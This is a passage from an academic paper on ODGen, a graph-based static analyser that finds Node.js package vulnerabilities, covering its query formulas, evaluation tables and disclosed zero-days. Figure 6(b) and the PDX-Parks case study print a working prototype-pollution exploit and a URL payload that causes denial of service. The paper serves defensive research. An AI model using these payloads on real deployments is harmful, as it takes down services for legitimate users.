Arbitrary code exe.	$\text{UNSANITIZED} \circ \text{ARG}^{1}_{eval}$
SQL injection	$\text{UNSANITIZED} \circ \text{ARG}^{1}_{connection.query}$
Reflected XSS	$\text{UNSANITIZED} \circ \text{ARG}^{1}_{response.write}$
Stored XSS	$\text{UNSANITIZED} \circ (\text{ARG}^{1}_{connection.query} \bigcup (\text{ARG}^{1}_{connection.query} \circ \text{UNSANITIZED} \circ \text{ARG}^{1}_{response.write}))$
Improper File Access	
Path traversal	$(\text{UNSANITIZEDSINK}_{\text{PROP}^{write}_{fs}} \bigcap \text{CTR}_{after}) \circ (\text{UNSANITIZEDSINK}_{ReadFile} \bigcap \text{CTR}_{after}) \circ \text{PROP}^{*} \circ \text{ARG}^{1}_{callback} \circ \text{DEF AS } callback \circ (\text{ARG}^{1}_{CreateServer} \bigcup \text{ARG}^{2}_{CreateHttpServer})$
Arbitrary file write	$(\text{UNSANITIZEDSINK}_{\text{PROP}^{writeFile}_{fs}} \bigcap \text{CTR}_{after}) \circ \text{PROP}^{*} \circ \text{ARG}^{1}_{o1} \circ \text{DEF AS } o1 \circ (\text{ARG}^{1}_{CreateServer} \bigcup \text{ARG}^{2}_{CreateHttpServer})$

4.2 Vulnerability Descriptions

In this subsection, we describe how to use graph traversals to represent four big categories of vulnerabilities in Table 3.

Object-related Vulnerabilities We describe graph traversals of two object-related vulnerability:

- Internal Property Tampering. Internal property tampering (IPT) [5–7] allows an adversary to alter an internal property, either under an object directly or a prototypical object, so that future property lookups are affected. IPT has two main conditions: (i) a vulnerable assignment statement controllable by an adversary, and (ii) a property lookup after (i). We list graph traversals of both prototypical and direct property tampering in Table 3 based on these two conditions.
- Prototype Pollution. Prototype pollution allows an adversary to alter a built-in function following the prototype chain. There are traditionally two prototype pollution patterns: one through `__proto__` (i.e., `obj.__proto__.toString`) and the other through `constructor` (i.e., `obj.constructor.prototype`). We describe graph traversals for both patterns in Table 3: The former has two vulnerable assignments before the target and the latter has three.

Injection Vulnerabilities Injection vulnerabilities allow adversaries to execute arbitrary code via injections into a sink function via user inputs. Such vulnerabilities are detected via finding a backward taint-flow from a sink to an adversary-controlled source and we model this taint-flow as $\text{UNSANITIZED} \circ \text{ARG}^{*}_{sink}$. The traversals for specific injection vulnerabilities are shown in Table 3.

Improper File Access Improper file access allows an adversary to either read or write files on the filesystem without a proper permission. We model two example types of vulnerabilities in Table 3.

- Path Traversal. Path (directory) traversal allows an adversary to navigate through directories via `../` to access local files. We model it from a web server creation, to the callback of HTTP(s) request, then to a file read (`ReadFile`), and finally to the HTTP(s) response in Table 3.
- Arbitrary File Write. Arbitrary file read allows an adversary to write to arbitrary files due to improper input validation. We model the vulnerability from a web server creation, to the callback, and then to the write to the file system in Table 3.

5 Implementation

We implemented an open-source prototype of ODGEN at this repository (https://github.com/Song-Li/ODGen). The implementation has three major parts:

- (i) ODG representation and query. The ODG together with AST and CFG is stored in memory and queried based on a Python library, NetworkX (https://networkx.github.io/). We also store ODG with AST and CFG using pickle, a Python object serialization method, to the harddisk for future queries. Note that we adopt NetworkX instead of a graph database like Neo4j, because we find that an in-memory graph management is more efficient than a graph database stored on the disk, especially during abstract interpretation.
- (ii) JavaScript parser. The JavaScript parser is based on Esprima (https://esprima.org) and we added implementations to convert AST from Esprima to the standard format of CPG, i.e., those accepted by joern [15] and phpjoern [21]. Note that we adopt the standard format so that we can compare ODG with CPG in the evaluation.
- (iii) Abstract interpretation. We implemented a customized abstract interpretation in Python and modeled popular built-in functions via JavaScript. Our implementation includes popular AST features that are used by >5% of

Table 4: [RQ1] Vulnerability coverage of different code representation for modeling vulnerability types in the CVE database between January 2019 and September 2020.

Vulnerability type	# of CVE	Code Representations		
		CPG*	AST+ODG	AST+CFG+ODG
Prototype pollution	71		(✓)	✓
Command injection	67	✓	✓	✓
Cross Site Scripting (XSS)	60	✓	✓	✓
Path (directory) traversal	32	(✓)		✓
Arbitrary code execution	18	✓	✓	✓
Improper access control	14	✓		✓
Internal property tampering	11		(✓)	✓
Denial of Service (DoS)	11			
Regex DoS (ReDoS)	9			
Design errors	8			
Information exposure	8	✓	✓	✓
Arbitrary file write	8	(✓)		✓
SQL injection	5	✓	✓	✓
SSRF	4	✓		✓
CSRF	2	✓		✓
Insecure HTTP	2	✓	✓	✓
Total	330			

*: CPG = AST + CFG + PDG.
(✓): It can be detected but with reduced capability.

Node.js packages. Note that we set a timeout as 30 seconds in practice of analyzing Node.js packages.

6 Evaluation

In this section, we evaluate ODGEN by answering the following research questions.

- RQ1: What are the recent Node.js vulnerability types and is ODG capable of modeling them?
- RQ2: What is the capability of ODGEN in detecting zero-day vulnerabilities among a large number of real-world NPM packages?
- RQ3: What are the False Positives (FPs) and False Negatives (FNs) of ODGEN?
- RQ4: What is the code coverage and performance overhead of the abstract interpretation?
- RQ5: How will branch-sensitivity affect the vulnerability detection of ODGEN?

We performed our experiments on a server with 192 GB = 6*32GB RDIMM 2666MT/s Dual Rank memory, Intel® Xeon® E5-2690 v4 2.6GHz, 35M Cache, 9.60GT/s QPI, Turbo, HT, 14C/28T (135W) Max Mem 2400MHz, and 4 * 2TB 7.2K RPM SATA 6Gbps 3.5in Hot-plug Hard Drive.

6.1 RQ1: Historical Node.js vulnerability coverage

In this subsection, we answer the research question on the ODG's capability in modeling real-world Node.js package vulnerabilities. We start from querying the central database maintained by the MITRE organization together with information provided by the synk.io database for recent (i.e., January 2019–September 2020) vulnerabilities of Node.js packages on NPM. In total, we retrieved 330 vulnerabilities of Node.js packages after excluding vulnerabilities of Node.js platforms (e.g., those with underlying memory issues). We then manually go through the vulnerability by downloading the originally vulnerable package and analyze the code together with the descriptions on CVE and snyk.io to understand the vulnerability category. Table 4 shows all 16 vulnerability categories and corresponding # of CVEs in the database.

Next, we follow the evaluation methodology adopted in the CPG paper [15] to manually analyze what code representations are necessary in describing those vulnerability categories in Node.js. In addition to the code presentations in CPG, we add ODG and try to understand the capability of ODG in describing vulnerabilities. Note that the object-level data dependency is a more fine-grained version of statement-level data dependency in PDG, and thus we do not need to study PDG+ODG in the code representation.

Table 4 shows the analysis results: ODGEN is able to model 13 out of 16 vulnerability types, i.e., 302 out of 330 recent vulnerabilities. The rest vulnerability types are general Denial of Service, Regex Denial of Service (ReDoS), and bad designs. ODG cannot model ReDoS because it is caused by a vulnerable regex rather than JavaScript; ODG cannot model many other DoS because some of them are caused by the event loop. Fortunately, Staicu et al. [22] and Davis et al. [23] either detect or defend against DoS attacks. ODG cannot model vulnerabilities due to bad designs, e.g., incorrect validation of inputs—this is the same as the CPG paper, which leaves design errors out of scope as well.

6.2 RQ2: Zero-day Node.js vulnerabilities

In this research question, we evaluate the capability of ODGEN in detecting zero-day Node.js vulnerabilities both at the application-level and the package-level as described in Section 2.2. Specifically, we crawled 300K NPM packages on February 25, 2020 and applied ODGEN with graph queries to detect corresponding vulnerabilities. Our target vulnerability is selected from the top ones in Table 4; we also intentionally include those that are unique to JavaScript, such as prototype pollution and internal property tampering.

Results. Table 5 (the "# reported" column) shows a list of vulnerabilities found by ODGEN. Due to time limit and the extensive number of reported vulnerabilities, we manually checked and exploited all the vulnerable applications and these vulnerable packages with >1,000 weekly downloads. The "TP" column indicates that we can generate an exploit to compromise the package if deployed locally and the vulnerability is not an intended functionality of the package, and the "FP" column that we fail to generate a working exploit or the vulnerability is an intended functionality of the package, e.g., a package like `shell-utils` designed to execute arbitrary OS command. Lastly, the "# CVE" column is the total number of CVE identifiers that we obtained.

We first break down all the found vulnerabilities by application- vs. package-level in Table 5 . The number of application-level vulnerabilities is relatively small compared with the one of package-level. This is because the total number of Node.js standalone applications is also much smaller than the one of packages.

Table 5: [RQ2] A breakdown of zero-day vulnerabilities found by ODGEN.

	#Reported	#Checked	TP	FP	#CVE
Total	2,964	264	180	84	70
App. vs. package breakdown					
Application-level	57	57	43	14	6
Indirect Package-level	34	34	15	19	0
Direct Package-level	2,873	173	122	51	64
Vulnerability type breakdown					
Path traversal	109	40	30	10	6
Command injection	1,253	108	80	28	52
Arbitrary code execution	183	17	14	3	8
Internal property tampering	910	46	24	22	0
Prototype pollution	492	36	19	17	4
Cross Site Scripting (XSS)	17	17	13	4	0

(a) Vulnerable code:

```
1 module.exports = function deparam( params ) {
2   var obj = {};
3   params.replace(/\+/g, ' ').split('&').forEach(
        function(v){
4     var param = v.split('='), key = decodeURIComponent(
          param[0]), cur = obj, i = 0;
5     ... // convert string "key" to array "keys",
          e.g., 'a[b][c]' -> ['a', 'b', 'c']
6     var keys_last = keys.length - 1;
7     if ( param.length === 2 ) {
8       val = decodeURIComponent( param[1] );
9       for ( ; i <= keys_last; i++ ) {
10        key = keys[i];
11        if (i < keys_last) {
12          cur = cur[key] || (keys[i+1] && isNaN( keys[i
              +1] ) ? {} : []);
13        } else {
14          cur = cur[key] = val;  // vulnerable location
15        }
16      }
17    }
18  });
19  return obj;
20 };
```

(b) Exploit:

```
1  var deparam = require("deparam");
2  var payload = "a[__proto__][toString]=123";
3  deparam(payload);
4  console.log({}.toString)
```

Figure 6: [RQ2] A package-level prototype pollution in deparam and the exploit code (It leads to an application-level vulnerability in PDX-Parks, a park search application).

We then break down these vulnerabilities by their types in Table 5. The number of command injection vulnerabilities is the most among all the vulnerability types as Node.js is commonly used as a client- or server-side utility application to start OS applications. We also find many prototype pollution vulnerabilities as this is a relatively new type. The number of XSS vulnerabilties is small because our prototype implementation only models the simple web server provided by the Node.js framework but not those advanced web frameworks.

Case Study. In this part, we describe a popular Node.js package, called `deparam`, which has two other variations on NPM, `node-jquery-deparam` and `jquery-deparam`. All three packages provide reverse functions for the famous jquery function `$.param()`, called `deparam`. The function `deparam` takes a parameterized query string and converts the string back into an object.

`deparam` is vulnerable to prototype pollution as shown in the simplified code of Figure 6 (a) and the exploit in Figure 6 (b). Specifically, when `deparam` constructs an object, it does not check whether a property lookup follows the prototype chain (Line 14 of Figure 6 (a)). Therefore, an adversary can pollute `Object.prototype.toString` using the code at Line 2 of Figure 6 (b): When the for-loop at Line 9 is executed for the second time, `toString` is polluted at Line 14.

Since one popular use of `deparam` is to parse the query string of an URL, it will lead to application-level vulnerabilities. We search the use of `deparam` on github and find a real-world vulnerable web application, called `PDX-Parks` (`https://github.com/meandavejustice/pdx-parks`), which allows a user to search for nearby parks with given latitude and longitude. `PDX-Parks` adopts `deparam` to decompose a query string into an object, thus being vulnerable. Specifically, we deployed the website locally and exploited the site via `http://localhost/parks?[__proto__][toString]=123`, which leads to a Denial-of-Service (DoS) for all legitimate requests. The reason is that `PDX-Parks` adopts `express`, which needs a correct `toString` function.

Table 6: Baseline Detectors (CI: Command Injection, ACE: Arbitrary Code Execution, PT: Path Traversal, PP: Prototype Pollution)

Name	Type	In-scope vuln.	Original tool	Our impl.* (LoC)
JSJoern	static	CI, ACE, PT	phpjoern [21]	260 (Java)+415 (Python)
NodeJsScan	regex	CI, ACE, PT	NodeJsScan [24]	N/A
JSTap-vul	static	CI, ACE, PT	JSTap [8]	134 (Python)
Synode-det	static	CI, ACE, PT	Synode [2]	74 (Java)
PPFuzzer	dynamic	PP	Arteau [3]	N/A
Nodest	static	CI, ACE	Nodest [1]	288 (Java)+27 (Javascript)
Ensemble	The combination of the above six detectors.			

*: Because some tools are not for vulnerability detection, target another language or are close-sourced, we have to retrofit them for evaluation of vulnerability detection. Note that we keep their static analysis part integral.

Table 7: [RQ3-FP] FP/(FP+TP) of general-purpose static detectors.

JSJoern	JSTap-vul	ODGen
15/(15+5) = 75%	16/(16+4) = 80%	84/(84+180) = 32%

6.3 RQ3: FP and FN

In this subsection, we answer the research question of the false positives (FPs) and false negatives (FNs) of ODGEN.

Baseline Detectors. We now introduce several baseline vulnerability detectors for the purpose of comparing with ODGEN in Table 6 including the technique type (static vs. dynamic vs. regex) and their in-scope vulnerabilities. Because we modified several existing JavaScript static analysis tools, such as phpjoern, Synode, and JSTap, to detect Node.js vulnerabilities, we also make our modification open-source in the same URL as ODGEN.

False Positives. In this part, we evaluate the false positives (FPs) of ODGEN and compare it with two other general-

Table 8: [RQ3-FP] A breakdown of FPs of ODGEN.

Vulnerability	Unmodeled function	Unsolvable constraints	Intended functionality
Command injection	7	9	12
Arbitrary code execution	1	1	1
Prototype pollution	7	8	2
Path traversal	0	10	0
Internal property tampering	0	21	1

purpose, static detectors, i.e., JSJoern and JSTap-vul. We apply both tools on 300K Node.js packages and then select the detected packages with Top 20 weekly downloads for manual verification. Table 7 shows the comparison results. JSJoern and JSTap have very high FPs because they do not have points-to information. Due to the lack of points-to information, they have to make many over-approximations, which lead to wrong call edges. Note that we did not compare with either dynamic or regex based detectors on FPs, because they are using different techniques, which tend to have low FPs. We also did not compare with Synode-det or Nodest due to scalability issues: Nodest needs installations of all dependencies and Synode-det does not support many ES6 features.

We also manually inspect all the FPs for ODGEN and break down the FPs by vulnerability types and reasons in Table 8. There are three main reasons: (i) unmodeled built-in functions, (ii) unsolvable constraints, and (iii) intended functionalities. First, our prototype of ODGEN only models popular Node.js built-in functions, i.e., those used by more than 5% packages. If ODGEN does not model a unpopular function especially when it is used for sanitization, ODGEN may report a false positive. Second, ODGEN does not solve all the control- and data-flow constraints, but only calculates all possible constant values if they are available. Therefore, it is possible that ODGEN finds a path, but the constraints along the path cannot be satisfied. Third, some packages may be designed for a certain functionality, e.g., executing an OS command. ODGEN will detect them as command injection, but this is not a vulnerability.

Figure 7 shows an FP example of unsolvable constraints for prototype pollution. ODGEN reports it as prototype pollution because ODGEN finds two vulnerable assignments at Lines 7 (in the first loop run) and 8 (in the second loop run). Then, the assigned value at Line 8 is also controllable by the adversary. However, although the assigned value `o` at Line 8 is controllable by the adversary, it happens to be the same as the assignee `cur[nameTokens[i]]`. ODGEN needs to add additional constraints for the assigned value so that it can remove such an FP.

False Negatives. In this part, we evaluate the false negatives (FNs) of ODGEN by using a benchmark of legacy CVE vulnerabilities. Specifically, we downloaded historical packages (until February 2020) with five categories of vulnerabilities from CVE as a benchmark. It is worth noting that we exclude some vulnerabilities, such as XSS in this benchmark, because they involve many different web frameworks, many of which have not been modeled in our prototype implementation.

```
1  //pixi-gl-core@1.1.4
2  function getUniformGroup(nameTokens, uniform)
3  {
4     var cur = uniform;
5     for (var i = 0; i < nameTokens.length - 1; i++)
6     {
7        var o = cur[nameTokens[i]] || {data:{}};
8        cur[nameTokens[i]] = o;
9        cur = o;
10    }
11    return cur;
12 }
```

Figure 7: [RQ3-FP] A false positive example of prototype pollution reported by ODGEN.

```
1  // curlrequest@1.0.1
2    exports.request = function(options,callback){
3      if (arguments.length === 1) {
4        exports.request.call(this, options, callback);
5      ... } // request calls itself.
6      if (options.retries) {
7        exports.request(options, function (err) {}
8      ... }  // request calls itself.
9        exports.copy(options);  // request calls copy.
10   }
11   exports.copy = function (obj) {
12     for (var i in obj) {
13       if (Array.isArray(obj[i])) {...}
14       else if (typeof obj[i] === 'object') {
15         copy[i] = obj[i] ? exports.copy(obj[i]) :
               null; // copy calls itself.
16         } else {...}
17       }
18     return copy;
19   };
```

Figure 8: [RQ3-FN] A false negative example in detecting a legacy path traversal vulnerability (multiple recursive calls lead to object explosion and time-out).

Table 9 shows the false negatives of ODGEN and existing analysis tools in detecting CVE vulnerabilities. Clearly, ODGEN's true positives are the highest and false negatives are the lowest, i.e., outperforming all existing works in detecting legacy CVE vulnerabilities because of the modeling of object-level data dependencies. We breakdown all the FNs of ODGEN into two reasons in Table 10 and describe them below. First, we only modeled a limited number of built-in functions, i.e., those that are adopted by more than 5% of Node.js packages. Therefore, ODGEN may miss some data dependencies due to lack of modeling. Second, the abstract interpretation of ODGEN may time out and leave a partial ODG without finishing interpreting all Node.js functions.

We also show a specific FN example in Figure 8. This example has a path traversal vulnerability, but the abstract interpretation cannot reach the vulnerable code because of multiple recursive calls for both `request()` and `copy()` functions. The number of object nodes for each functions is over 15k and multiple recursive calls lead to an object explosion even with our hybrid branch sensitivity.

Table 9: [RQ3-FN] Comparison of ODGEN with prior program analysis in detecting legacy CVE vulnerabilities.

Detector	Total		Command injection		Prototype pollution		Arbitrary code execution		Path traversal		Internal property tampering	
	TP	FN	TP	FN	TP	FN	TP	FN	TP	FN	TP	FN
NodeJsScan	5	251	2	73	-	-	2	29	1	86	-	-
JSJoern	39	217	22	53	-	-	5	26	12	75	-	-
JSTap-vul	52	204	27	48	-	-	5	26	12	75	-	-
Synode-det	7	249	6	69	-	-	1	30	0	87	-	-
Nodest	7	249	7	68	-	-	0	31	-	-	-	-
PPFuzzer	29	23	-	-	29	23	-	-	-	-	-	-
Ensemble	115	141	46	29	29	23	13	18	27	60	0	11
ODGEN	189	67	67	8	40	12	20	11	55	32	7	4

Table 10: [RQ3-FN] A breakdown of reasons of FNs of ODGEN.

Vulnerability name	# Timeout	# Unmodeled function
Command injection	4	4
Prototype pollution	9	3
Arbitrary code execution	5	6
Path traversal	22	10
Internal property tampering	2	2




Figure 9: [RQ4-Coverage] Distribution of statement and function coverage (timeout: 30 seconds). One major reason of uncovered code is the runtime inclusion of JavaScript files depending on inputs.

6.4 RQ4: Abstract Interpretation Performance

We answer the research question on the code coverage and performance overhead of abstract interpretation implemented in ODGEN.

Code Coverage. In this subsection, we answer the research question on the code coverage of ODGEN's abstract interpretation in terms of two specific metrics: statement coverage and function coverage. Statement coverage defines the percentage of statements that are executed and function coverage the percentage of functions that are analyzed by ODGEN. Both metrics show how complete ODGEN is in analyzing Node.js packages. Figure 9 shows a distribution graph of statement and function coverages when analyzing 500 randomly-selected Node.js packages with a timeout as 30 seconds. The figure is almost an even distribution graph from 0 to 90% and then shows a sudden jump in 90–100%. Actually, about 40% of packages have 100% code coverage.

The reasons of a relatively low coverage of some packages




Figure 10: [RQ4-Performance] CDF graph of total execution time to finish analysis.

are as follows. First, there are some dead code that are copied from another package or online that is not invoked from the exported function. Second, some packages may dynamically include a file depending on the inputs, which cannot be statically resolved. Third, some functions, particularly exported ones, will return another function as a return value—such returned functions will only be called if another package invokes them.

Performance Overhead. In this subsection, we answer the research question of the performance overhead of ODGEN in generating ODG for real-world Node.js packages. Our methodology is as follows. We randomly select 500 Node.js packages and run ODGEN against all the packages until the analysis finishes or time out. Figure 10 shows a CDF graph with 30 seconds as the time-out threshold: ODGEN finishes analyzing 85% of packages within 30 seconds when being branch sensitive and 93% when being branch insensitive. This evaluation shows that ODGEN is efficient in generating ODG for most of Node.js packages.

6.5 RQ5: Branch-sensitivity

In this subsection, we answer the research question on how branch-sensitivity affects the vulnerability detection of ODGEN. Table 11 shows the number of detected vulnerabilities under different branch sensitivities. Clearly, the hybrid branch sensitivity adopted by ODGEN detects the largest number of vulnerabilities: It combines both advantages, i.e., accuracy and scalability, with and without branch sensitivity.

Figure 11 shows why the hybrid branch sensitivity will help

Table 11: [RQ5] the number of detected legacy CVE vulnerabilities with branch sensitivity enabled and disabled.

Vulnerability name	Hybrid	Branch-sensitive	Branch-insensitive
Command injection	67	64	66
Prototype pollution	40	36	29
Arbitrary code execution	20	18	17
Path traversal	55	55	51
Internal property tampering	7	6	7
Total	189	179	170

```
1 // limdu@0.9.4
2   exports.toSvmLight =
3     function(dataset, bias, binarize,
          firstFeatureNumber) {
4       var lines = "";
5       for (var i=0; i<dataset.length; ++i) {
6         var line = (i>0? "\n": "") +  // 2 objects
7         (binarize? (dataset[i].output>0? "1": "-1"):
              dataset[i].output) + // 2+1 objects
8         featureArrayToFeatureString(dataset[i].input,
              bias, firstFeatureNumber); // 54 objects
9         // 2*3*54 objects
10        lines += line;
11      }; // (2*3*54)^3=34,012,224 objects
12    ...
13    }
```

Figure 11: [RQ5] A false negative in detecting a legacy command injection vulnerability with branch-sensitive mode (The number of objects explodes and ODGEN times out).

the detection of more vulnerabilities. We annotate the source code with the number of object nodes in branch sensitivity enabled. Because the source code has multiple conditional expressions and a `for` loop, the number of object nodes quickly increases to over 34 million. ODGEN will reduce to branch insensitive mode in abstractly interpreting the code when object explosion is detected.

7 Discussion and Limitation

Ethics: Responsible Disclosure. We have disclosed all 180 zero-day vulnerabilities to their developers together with Proof of Vulnerability (PoV) under the help of `snyk.io`. All the details of these vulnerabilities can be found in the appendix. If we do not hear from the developer, we will publicly release the vulnerability after a 60-day disclosure window. So far, 12 vulnerable packages have already been fixed.

Prototype Implementation and Limitation. We now discuss several implementation choice and limitation.

- *Supported JavaScript Features.* Our prototype implementation follows the popularity of AST features among Node.js packages, i.e., we implemented those that are used by more than 5% of packages. Note that ODGEN can still analyze packages with unimplemented features but just skip the unimplemented part.
- *Asynchronous Callbacks and Events.* The prototype implementation of ODGEN adopts a queue structure to store asynchronous callbacks during registration and invokes them one by one. We acknowledge that this is just one of many possibilities that could happen in a real execution and leave the modeling of an event-based call graph like Madsen et al. [25] as a future work.
- *For-loop and Recursive Call in Abstract Interpretation.* As discussed in Section 3.2, ODGEN extensively executes a for-loop until no more new objects outside the loop are being looked-up. ODGEN also adopts a minimum time as three and a maximum as ten in abstractly interpreting for loops and recursive calls. The minimum value is designed in case some external objects are not modeled in depth; the maximum value is designed to avoid dead loop and reduce performance overhead.
- *Dynamically-included Files.* As a general limitation of static analysis, ODGEN cannot analyze any files that are dynamically included depending on user inputs. This can only be analyzed with user inputs and dynamic analysis.
- *Sanitization Functions.* The prototype implementation of ODGEN adopts a list of sanitization functions, e.g., `parseInt`, in analyzing dataflow. Currently, the list is generated manually and we leave it for the future work for automatic generation.

Path-sensitivity. ODGEN is partially path-sensitive, i.e., ODGEN will calculate boolean, string and integer values if they are either constant or enumerable. For an `if` statement, if the value can be determined, ODGEN will abstractly interpret only one branch; otherwise, ODGEN will abstractly interpret both branches in parallel.

8 Related Work

Node.js Vulnerability Detection and Defense. In the past, researchers have studied Node.js vulnerabilities and we discuss them based on their vulnerability types. Arteau [3] proposes a fuzzer to explore Node.js packages for prototype pollution. DAPP [13] uses AST and control-flow patterns to detect prototype pollution vulnerabilities with very high false positive and negative rates (50.6% and 84.6% respectively). ObjLupAnsys [12] detects prototype pollution by expanding object lookups and propagating taints during abstract interpretation. Nodest [1] proposed a closed-source detection framework to detect command injection vulnerabilities following the risks as mentioned by Ojamaa et al. [26]. Then, SYNODE [2] adopts a rewriting technique to enforce a template before executing a possible injection API like `eval`. Many prior works [22, 27, 28] propose to detect or defend against regular expression DoS (ReDoS); Davis et al. [23] propose to defend against Event Handler Poisoning (EHP) DoS attack.

Other than specific vulnerabilities, ConflictJS [29] studied and analyzed conflicts among different JavaScript libraries; Zimmermann et al. [30] studied the robustness of third-party Node.js packages and their influence on other packages' security. Researchers [31] have also proposed to study the binding layers of the Node.js for all kinds of vulnerabilities. Mininode [32] proposes to reduce the attack surface of Node.js and improve the overall security. As a comparison, ODGEN is the

first general graph query-based framework of JavaScript for efficient detection of a variety types of Node.js vulnerabilities.

Client-side JavaScript Security. JavaScript is traditionally used at client-side as the scripting language and has been studied [33–36] long before the appearance of Node.js. Cross-site scripting (XSS) [37–41] and Cross-Site Script Inclusion attack (XSSI) [42] attacks are well studied on the client side. Malicious JavaScript has been studied by many prior works, such as HideNoSeek [43], JShield [44] and JSTap [8], for detection and defense. Researchers proposed to secure JavaScript via security policies, such as content security policy. Examples are like GateKeeper [45] and CSPAutoGen [46]. Program analysis [47,48] have also been adopted at the client side for security analysis. Many prior works [49–52] have been proposed to restrict JavaScript, especially those from third-party, in a subset for security. We believe that ODG is able to analyze client-side JavaScript as well and leave those as our future work. In the evaluation, we compared ODGen with JSTap, a client-side JavaScript analysis tool that can generate program dependency graph (PDG). The results show that ODGen can detect more vulnerability than JSTap.

Static Analysis of JavaScript. TAJS [10] and JSAI [11] adopt abstract interpretation to analyze JavaScript programs for more accurate call graph generation and then detect type-related errors. Madsen et al. [25] propose event-based call graph to detect problems reported on StackOverflow. Brave's PageGraph [53] and its predecessor AdGraph [54] model the relations between different browser objects like scripts, DOM and AJAX during runtime with concrete inputs. JAW [55] models browser objects in a Hybrid Property Graph, which contains Event Registration, Dispatch and Dependency Graph, Inter-Procedural Call Graph, AST, PDG, and CFG. Guarnieri et al. [9] propose to adopt heap graph to model local object relations. SAFE [56] and follow-ups [17,57] convert JavaScript to an IR form and adopt an internal structure for abstract interpretation. As a comparison, the lattice structure in TAJS and JSAI, the heap graph by Guarnieri et al., the Object Property Graph in the aforementioned ObjLupAnsys [12], and the data structure in SAFE change during abstract interpretation, which cannot be used offline for graph query, because many object-related information gets lost as the interpretation. PageGraph, AdsGraph and Hybrid Property Graph are offline structure, but they are designed to include browser objects rather than JavaScript objects. That is, none of these three can be used to detect JavaScript vulnerabilities in this paper.

General Vulnerability Detection Framework. Previous works, such as Program dependence graph (PDG) [58] and Combined C Graph (CCG) [59], have proved that it is effective to combine program analysis with graph representation to model data and control dependencies for operations in a program. Based on graph representation, many program analysis problems can be converted to graph-related problems, such as graph-reachability problem [60], graph query problem [15,16,61–63]. Specifically, Code Property Graph (CPG) is proposed by Yamaguchi et al. [15] as a general frame work combining CFG, DFG, and AST to detect C/C++ vulnerabilities. Later on, CPG is ported to PHP by Backes et al. [16] as an open-source tool called phpjoern [21]. As a comparison, ODGen models object dependencies, such as object lookup/definition, which are unavailable in any of existing graph structures.

Other than graph-based frameworks, in the past, code analysis [64–68] has been also widely used to detect various vulnerabilities on different platforms. The concept of objects and relations between objects are also adopted in traditional program analysis and defenses [69,70], such as Object Flow Integrity [70]. The concepts of objects in JavaScript are different from those on C/C++ due to the existence of prototype and runtime resolution, which makes traditional object analysis not applicable on JavaScript.

9 Conclusion

In this paper, we propose to generate a novel graph structure, called Object Dependence Graph (ODG), via abstract interpretation. ODG accepts graph queries to mine a variety of Node.js vulnerabilities, especially those related to objects such as prototype pollution and internal property tampering. We implement a prototype, open-source system, called ODGen, to construct ODG via context- and flow-sensitive static analysis with hybrid branch sensitivity and points-to information. Our evaluation reveals 180 zero-day vulnerabilities and 70 of them have already been assigned with CVE identifiers.

Acknowledgement

We would like to thank our shepherd, Alexandros Kapravelos, and anonymous reviewers for their helpful comments and feedback. This work was supported in part by National Science Foundation (NSF) under grants CNS-20-46361 and CNS-18-54001 and Defense Advanced Research Projects Agency (DARPA) under AFRL Definitive Contract FA875019C0006. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of NSF or DARPA.

References

[1] B. B. Nielsen, B. Hassanshahi, and F. Gauthier, "Nodest: Feedback-driven static analysis of node.js applications," in *Proceedings of the 2019 27th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, ESEC/FSE 2019, (New York, NY, USA), p. 455–465, Association for Computing Machinery, 2019.

[2] C.-A. Staicu, M. Pradel, and B. Livshits, "Synode: Understanding and automatically preventing injection attacks on node.js," 2018.

[3] O. Arteau, "Prototype pollution attack in nodejs application." NorthSec, 2018.

[4] "Path traversal in npm package for node.js." https://www.cybersecurity-help.cz/vdb/SB2019121218.

[5] "[CVE-2019-10790] internal property tampering affecting taffy package, all versions." https://snyk.io/vuln/SNYK-JS-TAFFY-546521.

[6] "[CVE-2019-10805] internal property tampering affecting valib package, all versions." https://snyk.io/vuln/SNYK-JS-VALIB-559015.

[7] "[CVE-2019-2391, cve-2020-7610] internal property tampering affecting bson package, versions >=1.0.0 <1.1.4." https://snyk.io/vuln/SNYK-JS-BSON-561052.

[8] A. Fass, M. Backes, and B. Stock, "Jstap: A static pre-filter for malicious javascript detection," in *Proceedings of the 35th Annual Computer Security Applications Conference*, ACSAC '19, (New York, NY, USA), p. 257–269, Association for Computing Machinery, 2019.

[9] S. Guarnieri, M. Pistoia, O. Tripp, J. Dolby, S. Teilhet, and R. Berg, "Saving the world wide web from vulnerable javascript," in *Proceedings of the 2011 International Symposium on Software Testing and Analysis*, pp. 177–187, 2011.

[10] S. H. Jensen, A. Møller, and P. Thiemann, "Type analysis for javascript," in *International Static Analysis Symposium*, pp. 238–255, Springer, 2009.

[11] V. Kashyap, K. Dewey, E. A. Kuefner, J. Wagner, K. Gibbons, J. Sarracino, B. Wiedermann, and B. Hardekopf, "Jsai: a static analysis platform for javascript," in *Proceedings of the 22nd ACM SIGSOFT international symposium on Foundations of Software Engineering*, pp. 121–132, 2014.

[12] S. Li, M. Kang, J. Hou, and Y. Cao, "Detecting node.js prototype pollution vulnerabilities via object lookup analysis," in *ESEC/FSE '21: 29th ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, 2021.

[13] H. Y. Kim, J. H. Kim, H. K. Oh, B. J. Lee, S. W. Mun, J. H. Shin, and K. Kim, "DAPP: automatic detection and analysis of prototype pollution vulnerability in node. js modules," *International Journal of Information Security*, pp. 1–23, 2021.

[14] F. Xiao, J. Huang, Y. Xiong, G. Yang, H. Hu, G. Gu, and W. Lee, "Abusing hidden properties to attack the node.js ecosystem," in *30th USENIX Security Symposium (USENIX Security 21)*, USENIX Association, Aug. 2021.

